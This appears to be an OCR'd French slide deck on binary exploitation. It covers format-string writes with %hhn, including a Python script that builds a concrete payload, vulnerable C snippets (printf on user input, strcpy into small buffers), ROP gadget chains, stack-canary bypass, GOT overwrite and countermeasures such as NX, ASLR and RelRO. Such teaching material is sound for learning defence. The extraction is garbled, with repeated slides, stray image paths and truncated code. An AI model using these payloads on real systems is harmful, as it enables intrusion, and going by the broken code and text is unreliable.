Quand tu as des grandes valeurs à écrire… Ne les écris pas en un coup…
Utilise %hhn

Nicolasegmentation.



variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
plein de merdes…
(8 octets)
0x38
0xD6
0xFF
0xFF
0x39
0xD6
0xFF
0xFF
%2$hnn%3$hnn

Les conseils de tonton Nicolas

Conseil n°4:

Quand tu veux écrire une valeur inférieure à celle que tu viens d' écrire.
Utilise un *integer overflow*.

Nicolastuce.


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
plein de merdes…
(8 octets)
0x38
0xD6
0xFF
0xFF
0x39
0xD6
0xFF
0xFF
%2$hnn**%248x**%3$hnn


Les conseils de tonton Nicolas

Conseil n°5:

Pour plus de simplicité dans l'exploitation de tes *format*...

Utilise toujours des *strings* de longueur constante.

Nicolastabilité.



Script python:

```
a = "\x38\xd6\xff\xff%2$hnn%248x%3$hnn"
b = a + "A"*256
c = b[:256]
print(c)
```

8Öÿÿ%2$hnn%248x%3$hnnAAAAAAAAAAAAAAAA[...]

Vous maintenant:

Vous maintenant:

3

Les contre mesures.

Root Me

visitors now

members :

blev Wirarx макс

uchiha nav nail0x

tbox

sentao6969

cember 2018 at 12:59

person.

j0jo

Search

Statement

Environment configuration :

PIE	Position Independent Executable
RelRO	Read Only relocations
NX	Non-Executable Stack
Heap exec	Non-Executable Heap
ASLR	Address Space Layout Randomization
SF	Source Fortification
SRC	Source code access

Source code :

NX bit | X^W

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void name(char*);

void name(char *f)
{
    char firstname[10];

    strcpy(firstname, f);

    printf("Votre prenom est %s\n", firstname);
}
```

BACK TO THE LIBC


Stack canary

-fstack-protector


Sta nary

-fe


Stack canary



Stack canary




Stack canary



Fuck les canaris...

- format string
- bruteforce

Stack canary



Fuck les canaris...

- format string
- bruteforce

EIP non-utilisable

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
  printf(argv[1]);
  exit(0);
}
```

```
1 #include <stdio.h>
2 #include <stdlib.h
3
4 int main(int , char **argv) {
5   printf(a ]);
6   exit(
7 }
```

GOT overwrite

ASLR

```
5  int main(int argc, char * argv[]){
6      char buf[128];
7
8
9
10
11
12     strcpy(buf,argv[1]);
13
14
15     return 0;
16 }
```

Return Oriented Programming (ROP)


Return Oriented Programming (ROP)

mov eax, 1 = `{ 0xB8, 0x01, 0x00, 0x00, 0x00 }`

Return Oriented Programming (ROP)

mov eax, 1 = `{ 0xB8, 0x01, 0x00, 0x00, 0x00 }`

```
xchg eax, esp ; sal bh, 0xd8 ; and eax, 0x3d ; ret
xchg eax, esp ; shr bl, 0x99 ; nop dword ptr [rax] ; ret
xlatb ; test rdx, rdx ; jne 0x10249 ; mov rax, rcx ; ret
xor byte ptr [rax - 0x7d], cl ; ret 0x4c01
xor byte ptr [rcx], al ; add byte ptr [rcx], dh ; dec dword ptr [rax - 0x77] ; ret
xor dword ptr [rcx - 0x7d], ecx ; ret 0x4901
xor dword ptr [rcx], eax ; add byte ptr [rax - 0x7d], cl ; ret
xor dword ptr [rcx], edi ; ret 0xef72
xor eax, eax ; add rsp, 8 ; pop rbx ; pop rbp ; ret
```


buf:


buf:
(EBP)
(EIP)

Objectif:

eax = 1

ebx = 42

Objectif:

eax = 1

ebx = 42

Objectif:

eax = 1

ebx = 42

Objectif:

eax = 1


ebx = 42

~~(EIP)~~ adresse de gadget 1 → mov eax, 1; ret

Objectif:

eax = 1


ebx = 42



Objectif:

eax = 1

ebx = 42



Objectif:


eax = 1

ebx = 42

Ce qu'on a:

eax = ?

ebx = ?



Objectif:


eax = 1

ebx = 42

Ce qu'on a:

eax = ?

ebx = ?



Objectif:


eax = 1

ebx = 42

Ce qu'on a:

eax = 1

ebx = ?



Objectif:

eax = 1

ebx = 42

Ce qu'on a:

eax = 1

ebx = ?

Objectif:

eax = 1

ebx = 42


Ce qu'on a:

eax = 1

ebx = 42

mov eax, 1; ret

mov ebx, 42; ret


gg u win!

PIE

Mention spéciales

Conclusion

Smashing the stack for fun & profit


https://insecure.org/stf/smashstack.html


D’autres contre-mesure en vitesse...


RelRO

FORTIFY_SOURCE

HOW THE HEARTBLEED BUG WORKS:







HOW THE HEARTBLEED BUG WORKS: